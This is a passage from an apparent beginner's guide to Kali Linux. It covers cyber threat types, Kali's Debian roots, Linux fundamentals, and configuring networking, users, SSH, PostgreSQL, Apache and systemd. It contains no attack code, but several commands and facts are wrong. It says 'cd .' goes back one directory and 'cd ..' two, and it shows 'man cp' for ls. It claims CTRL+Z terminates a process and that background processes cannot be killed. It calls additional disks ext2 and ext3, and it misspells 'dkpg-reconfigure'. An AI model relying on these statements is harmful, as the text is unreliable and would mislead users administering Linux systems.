The last trait is the availability trait. The data stored should be available at all times. The data that is not available is useless. To achieve 100% availability, the hardware manufacturers need to maintain their hardware and immediately repair them if any issues occur. They also need to focus on

the software, or the operating system used so that the requested data can be served to the user in the best possible way.

Another big requirement is to provide enough bandwidth for optimal availability. Just having availability is not enough, and it is required to serve the data to the user in a well-defined time that is justifiable.

Other key aspects that need to be maintained include RAID, redundancy, failover, etc. A proper disaster recovery system ensures that none of the data is lost. It also makes sure that data delivery is not hampered in different scenarios.

Data availability also needs to be maintained during the denial-of-service(DoS) attacks. The best approach is to have proper firewalls and proxy servers to make the service work in the worst condition.

The two best ways to provide data availability is redundancy and backup.

What Challenges Does the CIA Triad Bring?

Even though the CIA triad can seem a simple thing to achieve, in reality, it is just the opposite. It uses big data, and other technologies make the CIA paradigm a tough thing to maintain. Big data is all about collecting important data from a variety of data sources. This can add unwanted cost and makes it even harder to maintain the CIA triad.

Other technologies also pose their own issues. For example, IoT brings a new whole level of challenge. Connecting different devices together through a different medium, interface, and networks is in itself a challenge. Now, protecting data confidentiality, integrity, and availability is much bigger a challenge. IoT is not as secure as other technologies.

Different Types of Cyber Threats

Cyber threats are at the core of cybersecurity. As a Kali Linux user, you also need to learn about the terminologies. The hackers are keen to use any

form of cyber attack to get access to the system. To make sure that you know about the attacks, let's list them below.

Malware

One of the most common cyber attacks is the use of malware. It is a software that is used to gain system access. It can also be used to cause harm to the system without the owner's prior knowledge.

Social Engineering

Social engineering is a non-technical threat where a person tries to impersonate and gather information through social skills. It is all about psychologically manipulate people.

Advanced Persistent Threats

Advanced persistent threats are used by unauthorized users to maintain access to networks or systems for a more extended period.

Ransomware

Ransomware is a new type of malware. It is used mainly to ask for ransom from an affected computer. The extortion starts after the target machine is infected with malicious software. The software can lock important files in the system and then ask for money in exchange for unlocking them. Many ransomware would lock users completely out of their system. Even after the user agrees to pay the amount, the hacker might keep a backdoor to the system so that he can infect other computers in the network. He can also try to infect the system again after some time.

Phishing

The last type of cyber attack that we want to discuss is phishing. It is a common attack that begins with fake emails. The emails are then used to gather key information, including credit card numbers or login information. The best way to protect against is to have proper filter mechanisms in the email service.

Other types of cyberattacks include the following:

- Man-in-the-middle(MITM) attack
- SQLi attack
- Denial-of-service(DoS) attack
- XSS Cross-Site Scripting attack
- Distributed denial-of-service(DDoS) attack

There are other cyber attacks other than the above attacks. The type of attack depends on the devices and the network that the hacker is trying to hack.

Let's try to explain these types of attack in simple terms below.

Man-in-the-Middle (MITM) Attack

It is a popular attack that is often used in hacking devices. In this attack, a third-party malicious actor gains access to talk between two other parties. By doing so, it can steal information and use that information to harm the victims.

SQLi Attack

In the SQLi attack, the hacker tries to execute malicious SQL statements on the database. If the hacker can execute them successfully, then he gains access to the database or the system. There are plenty of ways to protect the database against his common cyber-attack.

Denial-of-Service(DoS) Attack

This is also one of the most common cyber-attacks out there. It takes place by jamming a network or service to provide the service. A large number of machines are used to carry out DoS attacks. DoS attack's main aim is to disrupt service and also reveal a weakness in the system. If multiple

machines make the attack, then it is known as a distributed denial-of-service(DDoS) attack.

XSS Cross-Site Scripting Attack

Cross scripting attack(XSS) is a web application vulnerability where the web pages are injected with client-side scripts.

Why is Cyber Security Important?

Cyber security's importance is paramount in our society. Every organization requires proper security to their systems. Without it, they will fall apart. Every institution also requires basic cybersecurity. In fact, individuals also need basic cybersecurity protection so that they do not become victims to hackers who may want to do Ransom or want to cause any harm to them.

Cybersecurity can be seen as an infrastructure -- a layer of protection that works on every single device and location. A unified system always works great in the world of different systems. The integrations, however, require work, and that can leave some loopholes.

Another thing is that anything can never be 100% secure. This means that the cybersecurity field is always a growing field. New technologies and evolutions take place almost every year, which makes it even harder for cybersecurity specialists to make the work safer.

Things We Learned in This Chapter

- Cybersecurity deals with the protection of the organization, governments, medical organizations, and other institutions against cyber attacks and malicious actors.
- There are CIA Triad that is at the core of cybersecurity. It includes confidentiality, integrity, and availability.
- Confidentiality deals with the user's privacy. It is all about maintaining the user's privacy at any given cost. It protects sensitive

information and is hard to implement in any system.

- Integrity, the 2nd CIA triad, deals with data accuracy, consistency, and trustworthiness during the data life cycle.
- Availability, the third CIA triad, is all about 100% system or data availability at any condition or scenario.
- There are many challenges the CIA triad brings to the table.
- There are many types of cyber threats, including malware, social engineering, advanced persistent threats, ransomware, phishing.
- Other types of common cyber attacks include SQLi attack, Man-in-the-middle(MITM) attack, SQLi attack, XSS Cross-Site Scripting attack, Denial-of-service(DoS) attack.

Cybersecurity attack is important because it deals with the security of multiple organizations, system, and the overall ecosystem in which the internet thrives.

Chapter 5
Learning about Debian Connection

Kali Linux is a genuine Debian derivative. The work on Kali Linux started in 2012. Its connection to Debian is important to learn as it will make you understand its importance and also understand how it works.

More specifically, it is based on top of Debian Testing. This means that the packages that you see in Kali Linux are from Debian repository -- not all, but most. However, do not make the confusion that Kali Linux is dependent on Debian. Kali Linux has its own infrastructure when it comes to packaging selection and distribution. The user can choose whatever he wants and has the complete freedom to do so.

How Packages Flow From Debian to Kali Linux

As we already mentioned that the packages flow from Debian distribution to Kali Linux. This is done properly.

The Debian gets updated by contributors daily. They update packages and also ensure that the packages get updated to the unstable Debian distribution. Once the packages are uploaded, it is then moved to the Debian Testing distribution. This is where all the bugs are removed, and the packages are then made available for release.

Debian testing is the best playground for Kali Linux as their goals are aligned.

The contributors of Kali Linux then take a two-step process to include the packages.

The first step is to force-inject the Kali packages to the Kali-dev repository. This can break the repository, but that’s the expected outcome. To make it

work, the next step is to make sure that the new packages are recompiled along with the old ones to make it work.

Kali Linux also has a distribution named “Kali-rolling,” which can be used by the users to track all the changes that are made to the Kali-dev distribution. The end goal is to ensure that all dependencies are met before packages are migrated.

How is The Debian Difference Managed?

The difference is mostly managed by reducing the number of forked package. This is done to ensure that Kali’s unique features are implemented correctly. The upstream packages are modified minimally. If you want to learn about the difference between Debian and Kali Linux packages, you can check out their Kali Package Tracker(https://pkg.kali.org/derivative/kali-dev/).

Things We Learned in This Chapter

- Kali Linux and Debian are closely related.
- Packages flow from Debian to Kali Linux.
- Kali Linux has a distribution known as “Kali-rolling” that deals with the changes made to the distribution packages.

If the packages are good, they are then moved to the main Kali distribution.

Chapter 6
Linux Fundamentals Refresh

As a reader, you might not be completely informed about Linux. If you want to master Kali Linux, you first need to be comfortable with Linux. Learning Linux is not hard, and if you learn it, you will be able to understand most of the internet as servers, web, and other services use Linux servers to operate.

Understanding Linux

We can define Linux as an operating system, but in reality, it is simply an operating system kernel. A kernel is a collection of files, libraries, and features that makes an OS work. It acts as a mediator between the software and the hardware and provides you the means of exploring your computer. A kernel is responsible for managing users, file system processes, hardware, and permission system. All the system related activities run in ring zero, which is also known as kernel space. On the contrary, Linux also has user space, which is defined as the space where everything other than kernel activities takes place.

Kernel Powering Hardware

The number one task for kernel is to make sure that the hardware works as intended. It controls hardware components and configures them. So, if you plug in a USB drive, then it is the kernel who will identify the hardware and make it ready for use. One more thing that the kernel does is to make the hardware available to high-level software. In simple words, it acts as a bridge using a programming interface. The clear winner in this is applications as they get access to a virtual extension to utilize the resources.

The new hardware is detected with the help of /sys/ and /proc/ virtual file systems. The applications, on the other hand, need to access /dev/ as files

are created there.

Everything in Linux is a file. This means that hardware is also represented as a file. For example, the disk drives are represented as /dev/sda. The partitions, on the other hand, are represented as /dev/sda1.

The device files, however, can be of two types, character and block. They are defined based on the method of how the information is stored or retrieved. A block is fixed in nature, and bytes can be accessed from any given block position. The character file, on the other hand, acts as a flow of characters.

A block file is represented by b in front of the permissions, whereas the character file is represented by c.

A Working File System

The file system is also at the core of the Linux operating system. It is a feature that the kernel offers out of the box. The file system is inherited from the Unix kernel. Everything is located within a single directory, and it is known as the root. "/" character is used to represent the root directory. All the directories are contained within the root directory, where it creates a hierarchical tree.

An example of a subdirectory within the root directory is /home directory. The home directory contains user-specific files. It is also hierarchical and contains more sub-directories and files. So, if you create a file on your desktop, it will be stored within the desktop subdirectory present within the /home directory. The unified file system is used by major Linux distributions allowing easy data management. So, for instance, if you know about one Linux distribution, then you would be effectively able to use other distribution. It only uses one such hierarchy. It doesn't matter how many disk drives or partitions you are using, it can list all the directories and subdirectories in a single hierarchy and under the /root.

If you are using multiple disks, then one disk is assigned as /root, whereas the other disks are named as ext2, ext3, and so on.

Process Management

The kernel is also well-equipped with process management features. Any program in its running state is known as a process. The process makes sure that the program instance runs as intended. To do so, it uses memory. The kernel, in this case, makes sure that it creates and tracks the process. The memory management is also done by the kernel while ensuring that there is enough memory for the optimal work of the system. Once it allocates the memory, it then loads the executable file into the memory and starts running it. To make sure that it can track and manage the process, a process identifier(PID) is also allocated to the process.

Linux is a multitasking operating system. This means it is equipped with features to manage multiple applications running at the same time. It simply manages the memory and processor time allocation for each process, giving the illusion that it is multitasking. In general, it only runs one program at a time. Even though, in the background, it manages multiple processes in the dormant stage. Once a user changes to a background process, then it re-assigns resources to the said process.

Command Line: Interface To Talk To Your System

Command-line is the way you can interact with the system. There are different types of terminals, but Kali Linux utilizes the GNOME terminal. To access the terminal, you need press CTRL + ALT + T. You can also access the terminal by typing “terminal” on the search bar in Kali Linux.

Once you start your terminal, you can now use commands on it. Let’s start with the ls command.

ls command lists all the files and directory at the location it is run.

As you can see, you need to provide input to the command line prompt. Once done, shell -- a command-line interpreter will then execute the input. In the case of Kali Linux, the default shell is Bash shell. Bash stands for Bourne Again Shell. If you see either $ or # at the beginning, it means the shell is waiting for your input.

Command Line Basics

Let's go through the commonly used Linux commands. These commands will let you optimally use the operating system.

pwd → Show you the current working directory

cd [directory_name] → use to change directory

cd . → go back one directory

cd .. → go back two directories

ls → list files and folders

mkdir [directory_name]→ create new directory

mv [directory_name] → move directory

rmdir [directory_name] → remove directory

I would also suggest you to read free online tutorials on the Linux command line. There are plenty of good tutorials out there that are worth your time. Always remember, that without proper working knowledge of Linux, it is next to impossible to learn Kali Linux, forget mastering it.

Filesystem Hierarchy Standard

As we already discussed that the Kali Linux utilizes a unified file system known as the Filesystem Hierarchy Standard(FHS). To make sure that you work effectively with the Kali Linux OS or any distro, the knowledge of the FHS can help you engage with the OS. With this knowledge, you can easily

get around Linux OS and know the purpose and use of each directory. Let's list them below.

- /boot/: contains files for the boot process
- /dev/: contains device files
- /bin/: contains basic programs
- /etc/: configuration files
- /opt/: third party applications
- /root/: personal files for administrator
- /home/: home user's personal files
- /media/: removal devices for mount points
- /mnt/: temporary mount point
- /lib/: basic libraries
- /run/: contains runtime data, gets removed after reboot
- /srv/: server hosted data on system
- /sbin/: contains system programs
- /tmp/: temporary files are stored here
- /var/: variables used by daemons while running. It can include caches, queues, spools, and log files.
- /sys/ and /proc/ used by Linux Kernel and is not part of FHS
- /usr/: contains applications and architecture-independent data

Home Directory

The home directory is also an important part of any Linux OS. However, it doesn't contain any standardized elements, but it does contain some of the interesting stuff that you should know.

The home directory is mostly referred to as "~" tilde sign. This makes it easy for the user and as well as the command interpreters as they can change the tilde sign to the home directory.

To know the value of the home directory, you need to check the environmental HOME variable. In most cases, it is set to "/home/user."

In the home directory, you can find the application configuration files. Also, the files contained within the home directory can be hidden by default. The files that are hidden start with . (dot), signifying that it is hidden. If you want to see all files including hidden files, then you need to use the ls command with the -a option as below.

ls -a

The configuration files used by programs and services can be multiple files. This can lead to issues as to where the configuration files are stored. To ensure that this doesn't happen, XDG Base Directory Specification is followed. This ensures that the files have a clean structure attached to it -- the place they are stored. For instance, the cache files always need to be stored within ~/. cache, the configuration files in ~/. config, and so on.

Learning More Useful Commands

This section will further list more useful commands that will help you do more things in the Linux operating system.

Modifying and Displaying Files

To modify files or display them, you need to use the cat command. The command can be used to display file commands.

If you want to limit the content shown on the screen, then you need to use either less or more command with it. To run two commands together, you need to use pipe (|). It takes one command's output and makes it an input to the other.

cat file1 | more

This will show the contents of file1, making sure you can view one page at a time. If you want to view more, you can use the enter key. To close the operation, you can press CTRL + Z and terminate it.

You can also use greater than (>) to store commands or string text to a file. Most of the time, a text editor is used when you want to modify a file. It can be either vi or nano. You can use the vi or nano command followed by the file name to open up the file in the respective text editor.

But, the simplest way to add content to a file is to use the > or >> command. The > replaces the content of the file, whereas the >> appends it to the file's content.

$ echo "We are learning Kali Linux" > Kali-Linux-Learning.txt
$ cat Kali-Linux-Learning.txt
$ We are Learning Kali Linux
$ echo "we learn every day" >> Kali-Linux-Learning.txt
$ cat Kali-Linux-Learning.txt
We are learning Kali Linux
We are learning every day

Finding Files

You can search for files with the help of the find command. It takes the directory in which you are searching as input, followed by the text string.

Process Management

Another important part of the Linux operating system is process management. You can do process management through the command line. Each process has its own PID. This means that it is easy to manage them.

To interrupt a process, you need to use the kill command.

kill [pid]

This will send a signal and stop or terminate the process. You can also make a command run in the background. To do so, you need to use the & after the command. This will make the command run in the background, and you will also instantly gain access to the shell itself. You can also use the jobs command to see the processes that are running on the system, and then do things accordingly.

If you want to move a process in the foreground, you need to use the fg command, which will bring the background process to the foreground. Also, once a process is moved to the background, it cannot be terminated. So, you need to bring it to the foreground to terminate it.

Things We Learned in This Chapter

- Here, we learn about Linux fundamentals.
- At the core, kernel ensures the proper functioning of the system.
- It also utilizes a proper file system for easy access to files and directories.
- Kernel also does a proper process management.
- Command-line is used to talk to the system
- ls command is used to list all files and directories

Linux utilizes Filesystem Hierarchy Standard(FHS)

Chapter 7
Kali Linux Configuration

You have reached a point where you are now ready to go into the Kali Linux operating system. In this chapter, we will learn how to configure Kali Linux. Configuring Kali Linux is important as it will make you use it to its full potential. This includes configuring the network, services, and Unix & user groups.

So, let's get started.


Network Configuration

Before you start to use your Kali Linux, you need to configure the network. Network configuration will help you connect with the internet. Let's see how you can configure the network.

NetworkManager

Gnome provides an interactive way to access different Kali Linux. It offers NetworkManager, an interactive way to configure your network. To get started, go to the top-right menu of your desktop view, and there you can see the drop-down arrow. Click on it, and then choose wired connection. From there, you need to choose "**wired settings."**

Once you click on wired settings, you will see the following window open up.



Here you can see that the connection is already setup. DHCP is used to configure the network, including IP address, gateway, and DNS server. If you want advanced settings, you need to click on the gear icon on the wired connection. From there, you can change settings, including IPv4, IPv6, security, and identity.

In fact, you can create multiple profiles by clicking on the plus symbol. This way, you can change between different settings. For a wired connection, you can change easily. If you are on the wireless network, then the SSID setting is used to connect to those networks. SSID stands for the public identifier.

NetworkManager utilizes PPPoE(point-to-point over ethernet) and WWAN(Wireless Wide Area Network).

You can also see that there is an option to set up a VPN. VPN works with the protocols used by the NetworkManager. You can connect with different VPN types through plugins, including OpenVPN, SSH, and so on.

Lastly, you can set the network proxy. By default, it is set as off. You can change it to manual or automatic.

Configuring Network Using Command Line

You can also configure the network using the command line. There are instances where you might not have access to the graphical desktop.

Configuring the network through the command line includes the use of the ifupdown package. The package includes two tools, ifup, and ifdown tool. The tools are at the core of init script stored in the /etc/init.d/networking directory. The file is used to network configuration during system boot. The devices that are managed by ifupdown can be registered and deregistered using the ifdown tool.

So, how do you do it? Let's take a look at the ifupdown configuration file. Inside the file, there are two main derivatives that you should know about:

auto network-device: This directive enables ifupdown to configure the network automatically. It only does it once the system finds a new network.

iface network-device: This directive is used actually to configure the interface.

The ifup is used to activate a network interface, whereas the ifdown is used to disable network interface. When you enable a network, it is now ready to receive and transmit data. On the other hand, disabling a network means that it can no further receive or transmit data.

Using systemd-networkd

There can be instances where ifupdown tool might not work. This can be a reason behind it being too old. After all, it is a historical tool that is being used in Debian. You can use the new tool known as systemd-networkd. It comes integrated with the init systemd. This is a new tool and is not Debian based. It is also lightweight and is easy to integrate with multiple distros.

In the /etc/systemd/network/directory, you need to place the network files. This will enable you to configure the systemd-networkd. There you can find

the [Match] section, which has information about network interfaces. There you can also find which configuration applies to which network interface. Moreover, you can also configure different aspects of the interface, including the MAC address.

Sometimes, the networkd might be disabled. That's why you need to enable it to use it. Also, before you use it, you need to ensure that you have done the DNS resolution integration. It can be done by creating a symlink to the /run/systemd/resolve/resolv.conf replacing the /etc/resolv.conf file.

Unix Groups and Users Management

User management is a very important part of any operating system. This is also true for Kali Linux. As a user, you need to make sure how to work with user permissions. There are some key files that you should know about. Let's list them below:

List of users → /etc/passwd

User's encrypted password → /etc/shadow

List of groups → /etc/group

Encrypted passwords of groups → /etc/gshadow

These file formats can be understood by learning the documentation of shadow, gshadow, passwd.

User Account Creation

Kali Linux is a sophisticated operating system. It relies heavily on the root user to perform most of the tasks. However, there can be reasons to create users without root permission, especially if you use Kali Linux in your day-to-day activity.

To add a user, you need to use the adduser command.

Once you put it in, it will then ask you for the username. You can add the username and then press enter to complete the task.

However, as you can see from the above screenshot, it asks for a variety of information before finishing the process of creating a new user. It starts by creating the user, adding a new group, and adding a new user (1000) with a group. The group is created similar to that of the username. You can also mention the group name by adding it after the username. adduser command takes two inputs. The first input is the username, whereas the second input is groupname.

adduser [username] [groupname]

You can also gather more information on how the adduser function by typing the help command as below.

adduser --help

First, it asks for the password. You can set a password for the new user. The user can then change this password once he logs into his/her session.

Next, it will ask you to enter values asking for more information about the user. You can opt to skip it by simply pressing enter. The user itself can enter this information once he uses his user account.

The information asked by the adduser command includes the following.

Full Name

Room Number

Work Phone

Home Phone

Other

If you still want to know more, then you can check out the configuration file used by the adduser command. It is stored in /etc/adduser.conf. The configuration files include some nice stuff that you can learn about. For example, you will find that a user identity(UID) range is defined to ensure if something is shared with the group or not.

Also, you noticed how it created directories in the user home directory. The structure of the directories utilizes the /etc/skel/template. The adduser command uses the template and configuration files to ensure that a user is added by following set standards.

Getent Command

There is one more useful command that you should know about. It is the getent command. It stands for get entries as it can query the system database. To do so, it first calls the needed library function, then followed by the calling the NSS(name service switch) module. This module is configured in the /etc/nsswitch.conf.

The syntax of the command is as below:

getent [database_name] [search_key]

So, if you want to search for a password for a particular user, you can run the following query.

getent passwd user1

Changing or Modifying an Account

There can be many scenarios where you may need to modify an account. It can include changing passwords or other information about the account. The command to change the password for a Linux account is as below:

passwd

The first command that we are going to discuss is passwd command. It is a straightforward command that lets you change password. Any root or normal user can use the command. No root privilege is required to run passwd.

It will ask you to type the password once you enter the command. It will once again ask to re-type it before changing the password.

Using the command modifies the /etc/shadow file.

chfn

chfn lets you change the full name of the user. It is only reserved for the superuser, i.e., root user.

chage

chage command is used to change the password expiration settings for a user. It can only be used by an administrator and is used to enforce good password habits. Passwords are sensitive in nature and hence needs to be modified from time to time. If you want a user to change the password immediately, then you need to use the -e argument. It will force the user to change the password the next time he logs in.

Account Disabling

Some accounts need to be disabled due to many reasons, including not following rules or if an account gets hacked by someone else. To ensure that this does not hamper your Kali Linux installation, then you need to delete the account or at least lock the user out for an indefinite time while you run an investigation.

To disable an account, you need to use the passwd -l command.

passwd - l [username]

This will lock the account. This also means that the account files are not deleted and are only locked. They can be referenced later on once it is unlocked. As a Kali Linux administrator, you should only use account disabling to ensure that you can revert the account if needed. Also, some users may be sensitive information in their home directory. Data once deleted cannot be reverted, so be wary of the consequences before you delete a user account.

Use Groups Management

Lastly, we are going to discuss how to manage groups. Groups are a critical part of any Linux operating system as they enable file and folder sharing for a group.

You can add groups by using the command, addgroup.

To delete a group, you can use the delgroup command.

If you want to modify a group command, then you need to use the groupmod command. It lets you modify the group using the GID or the identifier.

You can also set a group password using the gpasswdgroup. For removing the password, you need to use the following command.

gpasswd - r group

This leads us to the end of our Unix groups and user management. Now, let’s move to configure the services.

Configuring Services

Service configuration is also an important part of Kali Linux. When we say services, we generally mean daemons. They are the programs that keep running in the background. The services are also responsible for making sure that the systems function as intended.

As there are tons of services running in the background, it is not possible to discuss each one of them. That's why we are going to discuss a few of the important ones only. Let's get started and see how important services can be configured.

Specific Program Configuration

In this section, we will learn to configure a specific program. Before you get started, you first need to understand the program. To do so, you need to read the documentation properly. Generally, the README file is located in the following location. → /usr/share/doc/package/README. Debian

By going through the documentation, you will only save time. Generally, package configuration can be very specific, and the documentation does have the required information to do so. The documentation might also contain a link to other resources that you can find useful.

Next, it is a good idea to check the software's official documentation.

If you feel lost, then you should check out the dpkg -L package command. This command will return a list of files. From there, you can easily find the documentation.

Another useful command is the dpkg -s package, which shows you the meta-data about the package. The meta-data can contain important information or simply can suggest other packages that can contain the required information.

Also, you can always try to run the configuration beforehand. By going through the configuration, you will know what to expect, and then find those things in the documentation.

The configuration steps can also be self-explanatory with proper comments. In some instances, some configuration files are disabled using comments. By uncommenting, you can make the configuration file to run and make the package execute.

Remote Logins SSH

SSH stands for secure shell. It lets users connect to the machine remotely. After connecting, you can perform a different set of tasks, including executing commands or transferring files. SSH is a well-known tool among Linux users. In fact, it is used on an industrial level to connect to remote machines.

To use SSH, you first need to make sure that your machine comes pre-installed with the openssh-server. By default, it comes pre-installed. If it doesn't, then you need to install it using sudo apt-get install command. Sometimes, SSH services can also be disabled. To make it work, you need to use the following command.

systemctl start ssh

You can also configure it to start it with the boot. To do so, you need to run the following command.

systemctl enable ssh

Configuring SSH

By default, the SSH comes with good enough configuration. However, if you can configure it to make it more functional. To know what it has to offer, you can check its configuration file at /etc/ssh/sshd_config file. The documentation can be found in the sshd_config(5) file.

If you are using SSH for the first time, then you will notice that it doesn't allow password-based logins. To connect, you need to use the SSH keys. The SSH keys is generated using the ssh-keygen.

If you want every user to use the SSH key-based login, then you need to set the PassswordAuthentication to "no" in the configuration file. This is always a better option compared to other password-based logins.

To ensure that the changes are applied, you need to use the following command.

systemctl reload ssh

Generating new SSH Keys

SSH keys utilize their own cryptographic keys. They are stored as SSH host keys. Also, the keys are stored in /etc/shh/shh_host_*. The keys should be kept safe. This means that you should not share the keys to anyone and should be kept in a safe place.

One more thing that you need to make sure is to create new SSH keys. If you installed your OS using the debian-installer or simply copied the full disk image, then there can be some pre-installed SSH host keys. As a user, you do not want to use those keys. Moreover, you also need to reset the root password that comes along with them. This way, you will make sure that the keys are not being misused by someone else.

To generate new keys, you need to use the following commands:

passwd

The above command will change the password.

Next, you need to generate new keys using the following set of commands.

rm /etc/ssh/ssh_host_*

dkpg-reconfigure openssh-server

service ssh restart

PostgreSQL Database Configuration

As an active user of Kali Linux, you need to use PostgreSQL - a database server. The service is very useful when it comes to other services or programs. As a user, you may not need to use it ever. To make sure that the

services that rely on the PostgreSQL can run normally, you need to use database service. Mostly, it is used by services over the network.

To start the service, all you need to do is run the following command.

systemctl start postgresql

Configuring the PostgreSQL

By default, PostgreSQL keeps listening to the 5432 TCP port. You can change the PostgreSQL setting by editing the postgresql.conf file. It runs on the file-based socket known as the /var/run/postgreql/ .s.PGSQL.5432.

In the postgresql.conf file, you can change the port by editing the port directives. Other key directives include listen_address to change the address to which PostgreSQL will listen and the unix_socket_directories which deals with the file-based sockets that are created during the operation.

Whenever someone connects from the network, they can connect in two different ways. The two different ways are as below.

The first way is using a file-based socket. It is a popular way as it utilizes the Unix user account to log in as a PostgreSQL user. This means that once it connects, it requires no further authentication, making it the most obvious way of connecting.

Another way is to use a username and password over a TCP connection simply. The username and password, in this method, is not similar to your OS login username or password.

To change the behavior and configure how logins are done, you can check out the pg_hba.conf file, where you can define the socket for connection, and the method that needs to be used for authentication.

If you want full control over the database, then it is a good idea to use the 2nd method as the Postgres user has special privileges.

Getting Started With User And Database Creation

Our next step is to create a new database and users now. To create a user, you need to use the createuser command. Removing a user is also easy. All you need to use is dropuser command. If you are confused about how these commands work or need more help, then you can always use the man command to read their manuals.

Apache Configuration

Another important service that we need to configure is the Apache webserver. Kali Linux comes pre-installed with Apache. If it doesn't, then you need to install the apache2 package.

To start the apache service, you need to use the following command.

systemctl start apache2

We need to learn a little bit of Apache as most of the applications are now distributed as web applications. By learning how to use Apache, you can teach yourself how to host your own applications on the network or use the other hosted network applications.

Apache has a modular design. This means that you can add features to Apache by adding new modules. Also, not all modules come pre-installed, and you need to install it to use it. Also, most of the libraries are external in nature.

As an Apache user, you will be able to find common modules that come installed. The default configuration makes sure of that.

To enable new modules, you need to run the **a2enmod module** to enable the module. You can also disable a module by using the **a2dismod module.**

The two of the above programs simply removes the symbolic links to disable and enable modules. The symbolic links are stored in

/etc/apache2/mods-enabled. The actual files, on the other hand, is stored in the /etc/apache2/mods-available/.

Enabling and Configuring Two Important Modules - PHP and SSL

As a Kali Linux user, you simply cannot focus on all the available modules. That's why we will check out the two important ones, including SSL and PHP.

Web applications that utilize PHP use Apache webserver for execution. It utilizes the libapache-mod-php package. So, if you install Apache, it will automatically get enabled. The other package SSL, on the other hand, is required to make a proper HTTPS connection. It is included in Apache 2.4 and beyond.

To enable SSL, you need to use the **a2enmod SSL**. Once done, now, you need to add the directives, you also need to edit the configuration file.

Managing Services

Until now, we have learned how to manage some particular services on Kali Linux. Now, it is time to learn how to manage services. At the boot sequence, Kali Linux utilizes **systemd** for initializing the system.

The systemd init system is also a fully-featured service manager. It lets you manage services, including starting and monitoring them.

So, how do you manage the services? Let's check it below.

systemctl is used for controlling and querying systemd.

To learn about the active services on the system, you need to use the following command.

systemctl list-units

You can also list the services in a hierarchical overview by running **systemctl status** command.

The status command, as you can see, gives a hierarchy output. You can also see that there are different kinds of units. The services, on the other hand, is part of those units.

A service unit represents each service. The service units are service file which is stored in /lib/systemd/system/. There are two other directories in which these service units are stored. These include the /etc/systemd/system/ and /run/systemd/system/.

Things We Learned in This Chapter

- Kali Linux is easy to configure
- You can configure the network by using the NetworkManager or using the ifupdown command.
- You can also utilize systemd-networkd also to manage the network.
- Unix groups and user management is also a critical part of Kali Linux
- You can add a user with the adduser command
- getent command can be used to search for the username
- passwd command is used to change password
- chage command is used to set password expiration time
- Remote logins can be done using SSH
- You should always generate new SSH keys before you use it to log in.
- Database management with PostgreSQL is also important for learning
- You can manage services using systemctl list-units

- systemctl status command is used to check the status of the processes

Chapter 8
Understanding Kali Linux Community and Documentation

Kali Linux is a complex operating system. Even though you read the book completely, there would be something that will be left behind. Also, it doesn't matter if you are working on it for years; there will be moments where you feel stuck. That's where the Kali Linux community and documentation comes in. In short, you need to be as resourceful as possible. You need to be able to find solutions to your problems yourself. This will make you competent and a great problem solver.

This chapter aims to improve your Kali Linux community understanding. Clearly, there are plenty of ways you can get help, but it is better to understand your options before investing time in it.

We will also cover strategies on the best way to use the information available. Let's get started.

Documentation Sources

Kali Linux is well documented. That makes it easy for you to work with Kali Linux. Also, if you want to make sure what is going on, it is better to read documentation. A program can be a complex thing, and to be sure, read the documentation. This way, you can be sure of what is going around the program.

There is one more thing that you need to be wary about when going through forums or communities asking questions. If you are new to this, you may find others reply with the keyword, **RTFM**. This is a popular way of responding to queries that are covered in the manual. Its full form is "**Read The Fine Manual**." It can also mean "Read The F**king Manual" as well on the internet. If you get these kinds of replies, that means that your

answer is in the documentation itself. Also, do not get offended by the term. It simply means that you need to read the manual.

Manual Pages

Your first place of hunting for information is manual pages. Manual pages take a different approach for organizing the information. The command to find the manual for a program or a command is '**man.'**

The syntax of the manual pages is as below.

man [command]

For instance, if you want to learn what ls command does and all its possible outcomes, then you need to use the following command.

man cp

The manual pages are also used to document other important aspects of the Kali Linux. For example, it also documents things like system calls, C library functions, configuration, and so on. This, however, can cause issues as the names can collide with each other. One classic example is the read command and the read system call. To ensure that the issue doesn't interfere with your work, the manual pages are organized in a numbered way. Let's take a look at the sections below.

- Commands
- System calls
- Library functions
- Devices
- Configuration files
- Games
- Standards and macros sets

- System administration command
- Kernal routines

The above section number can help you to read the right manual for the command you are looking for. So, if you want to read the manual for a read system call, then you need to use the following command.

man 2 read

This will show you the manual page for the read system call. If you want to learn about the read command, then you need to use the following command.

man 1 read

You can also not include the number if you want to read the manual page of command as they are at the top of the section number. It takes the 1 by default or the number the command or program relates to. If you want to read the manual for the shadow and do not put any number, it will simply return the shadow(5), considering that the 1-4 sections do not have anything to return for the manual page.

However, there can be cases where you do not know what the name of the command is. This can lead to issues. But, you can still search for manual pages using a command.

The command to do the search is **apropos** command.

You can use the apropos command with any keyword you think that can relate to the command or program you are searching for. The keyword choice is important here as it will enable you to find the right command or program. The command will return you a list of choices. You can then select the one that you are looking for. It will also return a single sentence about the command so that you get a better idea.

If you are looking for more information about the command, then you can also lookout for a “See Also” section. If the documentation has the section, it will include links and more information about some external documentation.

There are other ways to find documentation. You can use yelp in Gnome and Konqueror in KDE.

Learning About Info Documentation

